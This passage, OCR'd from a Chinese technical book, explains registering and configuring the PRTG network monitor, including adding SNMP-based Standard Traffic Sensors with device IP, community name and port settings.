



图 7.3　软件注册向导

选中 Purchase or Register a Commercial Edition 单选按钮，然后单击 Next 按钮，此时将显示如图 7.4 所示的对话框，要求输入注册的用户名和 Key，输入完毕后，单击 Next 按钮，完成产品的注册。注册成功后的主界面如图 7.5 所示。





图 7.4　输入产品的注册用户名和 Key

**5. 配置使用 PRTG**

(1) 添加监控设备

通过添加 Sensor 来增加被监控的网络设备。在如图 7.5 所示的主界面中，单击 Click here to add your first sensor 按钮，即可添加第一个 Sensor。单击后将打开添加 Sensor 向导，如图 7.6 所示。

在如图 7.6 所示的对话框中，直接单击 Next 按钮，此时将显示如图 7.7 所示的对话框，要求选择采集镜像数据的实现方式。选择默认的 SNMP(Simple Network Management





图 7.5 PRTG 主界面




图 7.6 添加 Sensor 向导

Protocol)选项，然后单击 Next 按钮，此时将显示如图 7.8 所示的对话框。

如图 7.8 所示的对话框用于选择 Sensor 的类型。此处是流量监控，因此，选择“Standard Traffic Sensor”类型的传感器，然后单击 Next 按钮，此时将打开如图 7.9 所示的对话框，要求设置被监控的设备的 IP 地址、SNMP 团体名称和 SNMP 端口号等配置信息。

设备名称用于标识该设备，可任意命名。IP 地址设置为该设备上的某一个端口的地址





图 7.7 选择采集镜像数据的实现方式





图 7.8 选择 Sensor 类型

或某一个 VLAN 接口的地址，以便 PRTG 能与该设备进行正常通信。SNMP 版本建议选择默认的 V1，SNMP Port 使用默认的 161，SNMP 团体名设置为被监控设备上所设置的团体名称，通常设置为“public”，设置好后，单击 Next 按钮，接下来 PRTG 将扫描该设备，扫描成功后，将显示如图 7.10 所示的对话框，要求选择要进行流量监控的端口。

有一个要监控的端口就要创建一个 Sensor，因此，在此处 Sensor 和端口是一一对应的。

